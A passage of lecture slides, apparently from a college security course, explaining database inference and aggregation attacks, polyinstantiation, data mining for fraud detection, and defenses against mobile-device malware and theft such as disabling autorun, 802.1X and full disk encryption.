- ***Inference attacks* and *aggregation attacks* are threats**
- ***Inference controls* and *polyinstantiation* are defenses**

Primary Key

- **A database field used to uniquely identify the entity the data belongs to**
  - **Ex: SSN, CCSF Student ID, Microsoft's SID**
  - **Even if two people have the same name and the same birthday, they can be uniquely identified by the Primary Key**

Polyinstantiation

- **Two rows may have the same primary key, but different data for each clearance level**
  - **Top Secret clearance subjects see all the data**
  - **Secret clearance subjects see only the data they are cleared for**

Inference and Aggregation

- **A user is able to use lower level access to *infer* restricted information**
  - **Ex: Major military operations in the Pentagon can be detected by counting pizza orders at night**
- ***Aggregation* uses many low-level facts to deduce restricted information**
  - **Ex: Look up every phone number; the ones you are not cleared to see must be the restricted ones**

Inference and Aggregation Controls

- **Place pizza vendors under NDA**
  - **Makes their orders restricted information**
- **Polyinstantiation is an inference control**
- **Restricting the number of queries made is an aggregation control**

Data Mining

- **Search a large database for useful information**
  - **Credit card companies mine transaction records to find suspicious transactions and detect fraud**
- **Data analytics**
  - **Understanding normal use cases helps detect insider threats or compromised accounts**

Countermeasures

- **Defense in depth**
  - **Multiple overlapping controls**
  - **Technical controls on the network**
  - **Administrative controls such as policies, procedures, guidelines, standards**
- **Physical controls like locks, guards, etc.**

Mobile Device Attacks

- **Users bring in USB thumb drives, iPhones, laptops, etc.**
  - **They can bring in malware**

Mobile Device Defenses

- **Administrative Controls**
  - **Restrict the use of mobile devices via policy**
- **Technical Controls**
  - **Disable autorun on USB drives**
  - **Allow only trusted devices**
    - **802.1X authentication**
    - **Network Access Control (Cisco)**
    - **Network Access Protection (Microsoft)**

Countermeasures Against Theft

- **Backups of data on mobile devices**
- **Full disk encryption**
- **Remote wipe**

4a-5